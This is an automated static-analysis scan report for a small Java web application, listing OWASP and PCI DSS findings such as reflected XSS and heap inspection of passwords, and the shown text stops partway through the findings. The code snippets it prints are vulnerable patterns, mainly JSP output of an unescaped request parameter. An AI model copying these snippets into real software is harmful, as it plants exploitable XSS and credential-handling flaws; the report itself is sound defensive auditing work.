Audace Scan Report

Project Name	Audace
Scan Start	Wednesday, September 21, 2016 11:53:29 AM
Preset	Checkmarx Default
Scan Time	00h:01m:31s
Lines Of Code Scanned	4144
Files Scanned	48
Report Creation Time	Wednesday, September 21, 2016 1:52:27 PM
Visibility	Public

Filter Settings

Severity

Included: High, Medium, Low, Information

Excluded: None

Result State

Included: Confirmed, Not Exploitable, To Verify, Urgent, Proposed Not Exploitable

Excluded: None

Assigned to

Included: All

Categories

Included:

Uncategorized	All
Custom	All
PCI DSS v3.1	All
OWASP Top 10 2013	All

Excluded:

Uncategorized	None
Custom	None
PCI DSS v3.1	None
OWASP Top 10 2013	None


Results Limit

A limit was not defined


Selected Queries

Selected queries are listed in Result Summary


Result Summary



Most Vulnerable Files



Top 5 Vulnerabilities



Scan Summary - OWASP Top 10 2013

Further details and elaboration about vulnerabilities and risks can be found at: OWASP Top 10 2013

Category	Threat Agent	Attack Vectors	Weakness Prevalence	Weakness Detectability	Technical Impact	Buisness Impact	Issues Found	Best Fix Locations
A1-Injection*	EXTERNAL, INTERNAL, ADMIN USERS	EASY	COMMON	AVERAGE	SEVERE	ALL DATA	0	0
A2-Broken Authentication and Session Management*	EXTERNAL, INTERNAL USERS	AVERAGE	WIDESPREAD	AVERAGE	SEVERE	AFFECTED DATA AND FUNCTIONS	4	4
A3-Cross-Site Scripting (XSS)	EXTERNAL, INTERNAL, ADMIN USERS	AVERAGE	VERY WIDESPREAD	EASY	MODERATE	AFFECTED DATA AND SYSTEM	15	15
A4-Insecure Direct Object References*	SYSTEM USERS	EASY	COMMON	EASY	MODERATE	EXPOSED DATA	0	0
A5-Security Misconfiguration *	EXTERNAL, INTERNAL, ADMIN USERS	EASY	COMMON	EASY	MODERATE	ALL DATA AND SYSTEM	9	9
A6-Sensitive Data Exposure*	EXTERNAL, INTERNAL, ADMIN USERS, USERS BROWSERS	DIFFICULT	UNCOMMON	AVERAGE	SEVERE	EXPOSED DATA	18	12
A7-Missing Function Level Access Control*	EXTERNAL, INTERNAL USERS	EASY	COMMON	AVERAGE	MODERATE	EXPOSED DATA AND FUNCTIONS	2	2
A8-Cross-Site Request Forgery (CSRF)	USERS BROWSERS	AVERAGE	COMMON	EASY	MODERATE	AFFECTED DATA AND FUNCTIONS	0	0
A9-Using Components with Known Vulnerabilities*	EXTERNAL USERS, AUTOMATED TOOLS	AVERAGE	WIDESPREAD	DIFFICULT	MODERATE	AFFECTED DATA AND FUNCTIONS	0	0
A10-Unvalidated Redirects and Forwards	USERS BROWSERS	AVERAGE	WIDESPREAD	DIFFICULT	MODERATE	AFFECTED DATA AND FUNCTIONS	0	0

***** Project scan results do not include all relevant queries. Presets and\or Filters should be changed to include all relevant standard queries.

Scan Summary - PCI DSS v3.1

Further details and elaboration about vulnerabilities and risks can be found at: PCI DSS v3.1

Category	Issues Found	Best Fix Locations
PCI DSS (3.1) - 6.5.1 - Injection flaws - particularly SQL injection	12	5
PCI DSS (3.1) - 6.5.2 - Buffer overflows	0	0
PCI DSS (3.1) - 6.5.3 - Insecure cryptographic storage*	0	0
PCI DSS (3.1) - 6.5.4 - Insecure communications*	4	4
PCI DSS (3.1) - 6.5.5 - Improper error handling*	12	12
PCI DSS (3.1) - 6.5.7 - Cross-site scripting (XSS)	14	14
PCI DSS (3.1) - 6.5.8 - Improper access control*	5	5
PCI DSS (3.1) - 6.5.9 - Cross-site request forgery	0	0
PCI DSS (3.1) - 6.5.10 - Broken authentication and session management	1	1

***** Project scan results do not include all relevant queries. Presets and\or Filters should be changed to include all relevant standard queries.


Scan Summary - Custom

Category	Issues Found	Best Fix Locations
Must audit	0	0
Check	0	0
Optional	0	0

Results Distribution By Status

First scan of the project

	High	Medium	Low	Information	Total
New Issues	14	24	80	0	118
Recurrent Issues	0	0	0	0	0
Total	14	24	80	0	118
Fixed Issues	0	0	0	0	0



Results Distribution By State

	High	Medium	Low	Information	Total
Confirmed	0	0	0	0	0
Not Exploitable	0	0	0	0	0
To Verify	14	24	80	0	118
Urgent	0	0	0	0	0
Proposed Not Exploitable	0	0	0	0	0
Total	14	24	80	0	118

Result Summary

Vulnerability Type	Occurrences	Severity
Reflected XSS All Clients	14	High
Heap Inspection	7	Medium
Privacy Violation	7	Medium
Use of Cryptographically Weak PRNG	4	Medium
Use of Insufficiently Random Values	4	Medium

Client Cross Frame Scripting Attack	1	Medium
SSRF	1	Medium
Escape False	42	Low
Information Exposure Through an Error Message	9	Low
Client Hardcoded Domain	7	Low
Portability Flaw In File Separator	5	Low
Improper Exception Handling	3	Low
Improper Resource Access Authorization	3	Low
Log Forging	3	Low
Client Remote File Inclusion	2	Low
Creation of Temp File in Dir with Incorrect Permissions	2	Low
Incorrect Permission Assignment For Critical Resources	2	Low
Just One of Equals and Hash code Defined	1	Low
Use Of Hardcoded Password	1	Low

10 Most Vulnerable Files

High and Medium Vulnerabilities

File Name	Issues Found
/webserver/src/main/java/fr/api/User.java	17
/webserver/src/main/java/fr/api/UserDBResource.java	16
/webserver/src/main/webapp/layout/navbar.jsp	8
/webserver/src/main/java/fr/auth/AuthFilter.java	2
/webserver/src/main/webapp/layout/navbarAnim.jsp	1
/webserver/src/main/java/fr/api/PhraseResource.java	1
/webserver/src/main/webapp/fr/web/InsertViews/index.jsp	1
/webserver/src/main/java/fr/api/Mailer.java	1

Scanned Files

File Name	File Size KB	Checksum
/webserver/pom.xml	5	2403a1f768b4747b015f99c250afd0c5aaef55b6fc7e16db092b6a447dfb2206
/webserver/src/main/java/fr/api/Aide.java	1	70796331167d88bcff6f25e26e506eea53e53e6501408a371996f11664adb83b
/webserver/src/main/java/fr/api/Api.java	1	feafd9e5b107ebf5299511acef5169723decf9cdea76e8fd8ac7769c2012348a
/webserver/src/main/java/fr/api/BDDFactory.java	2	749111f756f2f33c3157412ee75393cdb30e08cb8b3925f201d0a1b7566b5246
/webserver/src/main/java/fr/api/Gestion.java	3	f24275cc8cd514f3c0f26ce0a4313ad33e2bd7fd38a7256d2dbae983d5c03e20
/webserver/src/main/java/fr/api/Mail.java	1	8f727dc36506729a12e36c90ff83b57cfec1b34868ce92a0a8bf4d2c5106242d
/webserver/src/main/java/fr/api/Mailer.java	5	2795976b3b11a931d157c414a3b0b180cbac10bb877fa890a5727b362e5bde34
/webserver/src/main/java/fr/api/Phrase.java	3	ad16166973f0d61a87a9b00127df799a23ea3802793c6de953f7819103db27b2
/webserver/src/main/java/fr/api/PhraseDao.java	5	436ff53a9d8015f44923dd6d7eb6f9a73b39ccc72c60189aec87cee6b77e6fab
/webserver/src/main/java/fr/api/PhraseResource.java	7	bb6c9097a34dfb7fa50c1f95679b479d5945e81675947d9ebb1dbc0b6121d134
/webserver/src/main/java/fr/api/SecureResource.java	1	9adc401d6b6e9f6160db187968ae7bfa693904f2896f42edfb2904f0c27b845e
/webserver/src/main/java/fr/api/User.java	6	079664ddbcb98195816f60deebf4ca6f4b8447c2916bbc68dd0b263a67d5e64a
/webserver/src/main/java/fr/api/UserAuthResource.java	3	15b4d6aab6306e219eaaace72ea35549e7bf872233693e15efd0b46ffe482f69
/webserver/src/main/java/fr/api/UserDao.java	4	8f49cb2f89dc82dbdb85aae55a811b9e4ba9f296edea9ce20ebe4a5e5a01fc15
/webserver/src/main/java/fr/api/UserDBResource.java	13	c84bea71a7cebb2d4474e41bdd20b97c2f8f3383b458bb93e968e9a28507acf4
/webserver/src/main/java/fr/auth/AppSecurityContext.java	2	1d3f5c7d59c41e78c658909faebdfd4e7a4b1a27a8a8f8a305e7990527ebb366
/webserver/src/main/java/fr/auth/AuthFilter.j	3	1876a92c5df0b9b5071658f996827f3

ava		25ffdb9435caade7008f60cbc00bedbff
/webserver/src/main/java/fr/auth/BasicAuth.java	1	2a89f9e300c38497b70e358b445512c8fb02f7b8216becd03661cca932ef6b9d
/webserver/src/main/java/fr/utils/RestClient.java	1	b2b05629872300fb1d7afe769879ebe12d4171c135bb6a1c26223a2ec65b5a85
/webserver/src/main/java/fr/web/InsertViews.java	2	e84b21b55fa235bfbec33bbe179ed904a0542f7ddfa987d8b9fa16f5c105a51c
/webserver/src/main/java/fr/web/Login.java	3	47aa30cb4f6a8e8aa5a21421340185f4a21aed068fb4599cf176be4298b16f20
/webserver/src/main/java/fr/web/ManageView.java	2	8f8acbd86d1bc80233ff95e06b19e89ba1386f21d40d7fcf9f721edd7166cb4b
/webserver/src/main/java/fr/web/PhraseViews.java	3	f16886600595bc322b25c46f254bb6a4fcda76621d00972048179032e41efa79
/webserver/src/main/java/fr/web/StatistiquesViews.java	2	96be7b59ac73fd9d64e098478f0053bee26fb1d462b5c493bbfd11fcfb8db3ff
/webserver/src/main/java/fr/web/UserViews.java	3	70bd522c75b2364015f96c5569540bf2fbbe969792c7f43118958868f0c0f15e
/webserver/src/main/java/fr/web/WebApplication.java	1	e3473960ba78da23525feb4801dba7915f14f1601fc6c1af7bef455aa1c96500
/webserver/src/main/resources/config.properties	1	0843b90d6d16fa31d1e7c3719296e196060d12db7b7152573913ed0107cbd337
/webserver/src/main/resources/logback.xml	1	ef7ca66f8d875c343a253f98773c916c20c74281f4ff7aa3ef01b8a5dd095aca
/webserver/src/main/webapp/all.js	8	c68eb2e6a3adfc35da74c0be1cc932515f219affc2f4b1774d6ceed08317400f
/webserver/src/main/webapp/fr/web/InsertViews/index.jsp	4	05173b5ccf2b20810bd16e5d02047b895a4e8e944d7ebc8226f82003bd78b3de
/webserver/src/main/webapp/fr/web/ManageView/index.jsp	2	a22d7a777e7dcc0821de132348ef115dc5a5f43e89efdfd72c08af0f0fa26e8c
/webserver/src/main/webapp/fr/web/PhraseViews/detail.jsp	3	d523d5188f69f4b18001b29d33e1e849619e2ee734b735f958c4577dd4d9793a
/webserver/src/main/webapp/fr/web/PhraseViews/index.jsp	7	e1c9923f99eb8876639ae32504ff57bff2b8b5baed04c4438de9e2e854b04f1d
/webserver/src/main/webapp/fr/web/StatistiquesViews/index.jsp	6	47c665728b2802efd91689672487950b9a334ec90a6f89c05fae4305ab09d09d
/webserver/src/main/webapp/fr/web/UserViews/edit.jsp	4	900eecaeb96e4f539ef94ba5c85876375bc2392a8640ba59e8f9c7e7e5d6fa4a
/webserver/src/main/webapp/fr/web/UserViews/index.jsp	4	016c3a4b49a6402298e57a7e506e002f1bb1e535b65f0a3bdb6385580c6cb7a1
/webserver/src/main/webapp/index.html	1	9d10abff0ece38b0d54e145596cbd14

		777c9f6af0e989dfac2a1c131d05fae44
/webserver/src/main/webapp/index.jsp	2	6080f729296d1890fe65b80ef5e0fc594b962ebf82eaab5a6603062223ee4c7a
/webserver/src/main/webapp/layout/head.jsp	1	925a2c1d3245a0dce62445f20869233b95efc97fbb8ca5e000ec8ec4cf6919bd
/webserver/src/main/webapp/layout/logo.jsp	1	9b4ff5bfed444535c5f3bf7175d6f10fa075a60209bd44f54c37f9aa9a02dd49
/webserver/src/main/webapp/layout/navbar.jsp	1	fcf979713df0d9230923e261491e45062085b4c202d5a9d532058f6bbf387768
/webserver/src/main/webapp/layout/navbarAnim.jsp	1	703f8a36680cbfd9d3bd21a8256c9809dedfeddfb98280b53a46f97a9eff9f48
/webserver/src/main/webapp/manage.js	3	3d4623af9d8d51eebf46c568db67c2baafe4e814ff1899e5c8f487e1449d5f68
/webserver/src/main/webapp/register.html	3	6f4f0a8e338fab803ed85ae13eba673b6ff40ea260471634adbd3419eea7724d
/webserver/src/main/webapp/stats.js	4	26e09a89f8b1c6749368cabfc7861f7075f0641501e89ce82cb9f812e332b2eb
/webserver/src/test/java/fr/iutinfo/skeleton/api/Helper.java	2	975874ba9a1330e2571fd5dd075d09b9c3527759d2ed2482bfa10dbe04274392
/webserver/src/test/java/fr/iutinfo/skeleton/api/UserDBResourceTest.java	6	ddf29c839e7333e09fc25cf397bbefaa8220caa9df0498718d911c0390036892
/webserver/src/test/java/fr/iutinfo/skeleton/api/UserSecurityTest.java	1	79c01e499b3f2199826ad7431ab7e646252ebd1a158b37dbaeb03d29b7f22616

Scan Results Details

Reflected XSS All Clients

Query Path:
Java\Cx\Java High Risk\Reflected XSS All Clients Version:2

Categories

PCI DSS v3.1: PCI DSS (3.1) - 6.5.7 - Cross-site scripting (XSS)
OWASP Top 10 2013: A3-Cross-Site Scripting (XSS)

Description

Reflected XSS All Clients\Path 1:

Severity	High
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=1
Result Comment	
Status	New

Method <%@ page import="fr.api.User" %> at line 1 of /webserver/src/main/webapp/layout/navbar.jsp gets user input for the ""name"" element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method <%@ page import="fr.api.User" %> at line 1 of /webserver/src/main/webapp/layout/navbar.jsp. This may enable a Cross-Site-Scripting attack.

	Source	Destination
File	/webserver/src/main/webapp/layout/navbar.jsp	/webserver/src/main/webapp/layout/navbar.jsp
Line	13	13
Object	""name""	getParameter

Code Snippet
File Name /webserver/src/main/webapp/layout/navbar.jsp
Method <%@ page import="fr.api.User" %>

```
....
13.              <li><a href="#">logger en : <%=
request.getParameter("name") %></a></li>
```

Reflected XSS All Clients\Path 2:

Severity	High
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=2
Result Comment	
Status	New

Method <%@ page import="fr.api.User" %> at line 1 of /webserver/src/main/webapp/layout/navbar.jsp gets user input for the ""name"" element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method <%@ page import="fr.api.User" %> at line 1 of /webserver/src/main/webapp/layout/navbar.jsp. This may enable a Cross-Site-Scripting attack.

	Source	Destination

File	/webserver/src/main/webapp/layout/navbar.jsp	/webserver/src/main/webapp/layout/navbar.jsp
Line	13	13
Object	""name""	getParameter

Code Snippet
File Name /webserver/src/main/webapp/layout/navbar.jsp
Method <%@ page import="fr.api.User" %>

```
....
13.             <li><a href="#">logger en : <%=
request.getParameter("name") %></a></li>
```

Reflected XSS All Clients\Path 3:

Severity	High
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=3
Result Comment	
Status	New

Method <%@ page import="fr.api.User" %> at line 1 of /webserver/src/main/webapp/layout/navbar.jsp gets user input for the ""name"" element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method <%@ page import="fr.api.User" %> at line 1 of /webserver/src/main/webapp/layout/navbar.jsp. This may enable a Cross-Site-Scripting attack.

	Source	Destination
File	/webserver/src/main/webapp/layout/navbar.jsp	/webserver/src/main/webapp/layout/navbar.jsp
Line	13	13
Object	""name""	getParameter

Code Snippet
File Name /webserver/src/main/webapp/layout/navbar.jsp
Method <%@ page import="fr.api.User" %>

```
....
13.             <li><a href="#">logger en : <%=
request.getParameter("name") %></a></li>
```

Reflected XSS All Clients\Path 4:

Severity	High
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=4
Result Comment	
Status	New

Method <%@ page import="fr.api.User" %> at line 1 of /webserver/src/main/webapp/layout/navbar.jsp gets user input for the ""name"" element. This element's value then flows through the code without being properly

sanitized or validated and is eventually displayed to the user in method <%@ page import="fr.api.User" %> at line 1 of /webserver/src/main/webapp/layout/navbar.jsp. This may enable a Cross-Site-Scripting attack.

	Source	Destination
File	/webserver/src/main/webapp/layout/navbar.jsp	/webserver/src/main/webapp/layout/navbar.jsp
Line	13	13
Object	""name""	getParameter

Code Snippet
File Name /webserver/src/main/webapp/layout/navbar.jsp
Method <%@ page import="fr.api.User" %>

```
....
13.             <li><a href="#">logger en : <%=
request.getParameter("name") %></a></li>
```

Reflected XSS All Clients\Path 5:

Severity High
Result State To Verify
Online Results https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=5
Result Comment
Status New

Method <%@ page import="fr.api.User" %> at line 1 of /webserver/src/main/webapp/layout/navbar.jsp gets user input for the ""name"" element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method <%@ page import="fr.api.User" %> at line 1 of /webserver/src/main/webapp/layout/navbar.jsp. This may enable a Cross-Site-Scripting attack.

	Source	Destination
File	/webserver/src/main/webapp/layout/navbar.jsp	/webserver/src/main/webapp/layout/navbar.jsp
Line	13	13
Object	""name""	getParameter

Code Snippet
File Name /webserver/src/main/webapp/layout/navbar.jsp
Method <%@ page import="fr.api.User" %>

```
....
13.             <li><a href="#">logger en : <%=
request.getParameter("name") %></a></li>
```

Reflected XSS All Clients\Path 6:

Severity High
Result State To Verify
Online Results https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=6
Result Comment
Status New

Method <%@ page import="fr.api.User" %> at line 1 of /webserver/src/main/webapp/layout/navbar.jsp gets user input for the ""name"" element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method <%@ page import="fr.api.User" %> at line 1 of /webserver/src/main/webapp/layout/navbar.jsp. This may enable a Cross-Site-Scripting attack.

	Source	Destination
File	/webserver/src/main/webapp/layout/navbar.jsp	/webserver/src/main/webapp/layout/navbar.jsp
Line	13	13
Object	""name""	getParameter

Code Snippet
File Name /webserver/src/main/webapp/layout/navbar.jsp
Method <%@ page import="fr.api.User" %>

```
....
13.             <li><a href="#">logger en : <%=
request.getParameter("name") %></a></li>
```

Reflected XSS All Clients\Path 7:

Severity	High
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=7
Result Comment	
Status	New

Method <%@ page import="fr.api.User" %> at line 1 of /webserver/src/main/webapp/layout/navbar.jsp gets user input for the ""name"" element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method <%@ page import="fr.api.User" %> at line 1 of /webserver/src/main/webapp/layout/navbar.jsp. This may enable a Cross-Site-Scripting attack.

	Source	Destination
File	/webserver/src/main/webapp/layout/navbar.jsp	/webserver/src/main/webapp/layout/navbar.jsp
Line	13	13
Object	""name""	getParameter

Code Snippet
File Name /webserver/src/main/webapp/layout/navbar.jsp
Method <%@ page import="fr.api.User" %>

```
....
13.             <li><a href="#">logger en : <%=
request.getParameter("name") %></a></li>
```

Reflected XSS All Clients\Path 8:

Severity	High
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=

	1003168&projectid=2320&pathid=8
Result Comment	
Status	New

Method <%@ page import="fr.api.User" %> at line 1 of /webserver/src/main/webapp/layout/navbar.jsp gets user input for the ""name"" element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method <%@ page import="fr.api.User" %> at line 1 of /webserver/src/main/webapp/layout/navbar.jsp. This may enable a Cross-Site-Scripting attack.

	Source	Destination
File	/webserver/src/main/webapp/layout/navbar.jsp	/webserver/src/main/webapp/layout/navbar.jsp
Line	13	13
Object	""name""	getParameter

Code Snippet
File Name /webserver/src/main/webapp/layout/navbar.jsp
Method <%@ page import="fr.api.User" %>

```
....
13.              <li><a href="#">logger en : <%=
request.getParameter("name") %></a></li>
```

Reflected XSS All Clients\Path 9:

Severity	High
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=9
Result Comment	
Status	New

Method <%@ page import="fr.api.User" %> at line 1 of /webserver/src/main/webapp/layout/navbarAnim.jsp gets user input for the ""name"" element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method <%@ page import="fr.api.User" %> at line 1 of /webserver/src/main/webapp/layout/navbarAnim.jsp. This may enable a Cross-Site-Scripting attack.

	Source	Destination
File	/webserver/src/main/webapp/layout/navbarAnim.jsp	/webserver/src/main/webapp/layout/navbarAnim.jsp
Line	6	6
Object	""name""	getParameter

Code Snippet
File Name /webserver/src/main/webapp/layout/navbarAnim.jsp
Method <%@ page import="fr.api.User" %>

```
....
6.              <li><a href="#">logger en : <%=
request.getParameter("name") %></a></li>
```

Reflected XSS All Clients\Path 10:

Severity	High
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=10
Result Comment	
Status	New

Method search at line 145 of /webserver/src/main/java/fr/api/PhraseResource.java gets user input for the search element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method search at line 145 of /webserver/src/main/java/fr/api/PhraseResource.java. This may enable a Cross-Site-Scripting attack.

	Source	Destination
File	/webserver/src/main/java/fr/api/PhraseResource.java	/webserver/src/main/java/fr/api/PhraseResource.java
Line	145	150
Object	search	search

Code Snippet
File Name /webserver/src/main/java/fr/api/PhraseResource.java
Method public List<Phrase> search(@QueryParam("search") String search) {

```
....
145.      public List<Phrase> search(@QueryParam("search") String
search) {
....
150.              return dao.search("%" + search + "%");
```

Reflected XSS All Clients\Path 11:

Severity	High
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=11
Result Comment	
Status	New

Method getUserByMail at line 297 of /webserver/src/main/java/fr/api/UserDBResource.java gets user input for the mail element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method getUserByMail at line 297 of /webserver/src/main/java/fr/api/UserDBResource.java. This may enable a Cross-Site-Scripting attack.

	Source	Destination
File	/webserver/src/main/java/fr/api/UserDBResource.java	/webserver/src/main/java/fr/api/UserDBResource.java
Line	297	302
Object	mail	user

Code Snippet
File Name /webserver/src/main/java/fr/api/UserDBResource.java
Method public User getUserByMail(@PathParam("mail") String mail) {

```
....
297.      public User getUserByMail(@PathParam("mail") String mail) {
....
302.          return user;
```

Reflected XSS All Clients\Path 12:

Severity	High
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=12
Result Comment	
Status	New

Method search at line 314 of /webserver/src/main/java/fr/api/UserDBResource.java gets user input for the search element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method search at line 314 of /webserver/src/main/java/fr/api/UserDBResource.java. This may enable a Cross-Site-Scripting attack.

	Source	Destination
File	/webserver/src/main/java/fr/api/UserDBResource.java	/webserver/src/main/java/fr/api/UserDBResource.java
Line	314	319
Object	search	search

Code Snippet
File Name /webserver/src/main/java/fr/api/UserDBResource.java
Method public List<User> search(@QueryParam("search") String search) {

```
....
314.      public List<User> search(@QueryParam("search") String search)
{
....
319.              return dao.search("%" + search + "%");
```

Reflected XSS All Clients\Path 13:

Severity	High
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=13
Result Comment	
Status	New

Method lost at line 332 of /webserver/src/main/java/fr/api/UserDBResource.java gets user input for the mail element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method lost at line 332 of /webserver/src/main/java/fr/api/UserDBResource.java. This may enable a Cross-Site-Scripting attack.

	Source	Destination
File	/webserver/src/main/java/fr/api/UserDBResource.java	/webserver/src/main/java/fr/api/UserDBResource.java
Line	332	342

Object	mail	user

Code Snippet
File Name /webserver/src/main/java/fr/api/UserDBResource.java
Method public User lost(@PathParam("mail") String mail) {

```
....
332.      public User lost(@PathParam("mail") String mail) {
....
342.        return user;
```

Reflected XSS All Clients\Path 14:

Severity	High
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=14
Result Comment	
Status	New

Method getSalt at line 390 of /webserver/src/main/java/fr/api/UserDBResource.java gets user input for the mail element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method getSalt at line 390 of /webserver/src/main/java/fr/api/UserDBResource.java. This may enable a Cross-Site-Scripting attack.

	Source	Destination
File	/webserver/src/main/java/fr/api/UserDBResource.java	/webserver/src/main/java/fr/api/UserDBResource.java
Line	390	395
Object	mail	build

Code Snippet
File Name /webserver/src/main/java/fr/api/UserDBResource.java
Method public Response getSalt(@QueryParam("mail") String mail) {

```
....
390.      public Response getSalt(@QueryParam("mail") String mail) {
....
395.               return
Response.ok().status(Response.Status.OK).entity(salt).build();
```

Heap Inspection

Query Path:
Java\Cx\Java Medium Threat\Heap Inspection Version:2

Categories

OWASP Top 10 2013: A6-Sensitive Data Exposure

Description

Heap Inspection\Path 1:

Severity	Medium
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=75

Result Comment	
Status	New

Method filter at line 29 of /webserver/src/main/java/fr/auth/AuthFilter.java defines loginPassword, which is designated to contain user passwords. However, while plaintext passwords are later assigned to loginPassword, this variable is never cleared from memory.

	Source	Destination
File	/webserver/src/main/java/fr/auth/AuthFilter.java	/webserver/src/main/java/fr/auth/AuthFilter.java
Line	35	35
Object	loginPassword	loginPassword

Code Snippet
File Name /webserver/src/main/java/fr/auth/AuthFilter.java
Method public void filter(ContainerRequestContext containerRequest) throws WebApplicationException {

```
....
35.              String[] loginPassword =
BasicAuth.decode(auth);//décode la base 64
```

Heap Inspection\Path 2:

Severity	Medium
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=76
Result Comment	
Status	New

Method filter at line 29 of /webserver/src/main/java/fr/auth/AuthFilter.java defines passwd, which is designated to contain user passwords. However, while plaintext passwords are later assigned to passwd, this variable is never cleared from memory.

	Source	Destination
File	/webserver/src/main/java/fr/auth/AuthFilter.java	/webserver/src/main/java/fr/auth/AuthFilter.java
Line	44	44
Object	passwd	passwd

Code Snippet
File Name /webserver/src/main/java/fr/auth/AuthFilter.java
Method public void filter(ContainerRequestContext containerRequest) throws WebApplicationException {

```
....
44.               String passwd = user.buildHash(loginPassword[1],
user.getSalt()); // crypte le mot de passe entré avec le salt associé au
user
```

Heap Inspection\Path 3:

Severity	Medium

Result State	To Verify
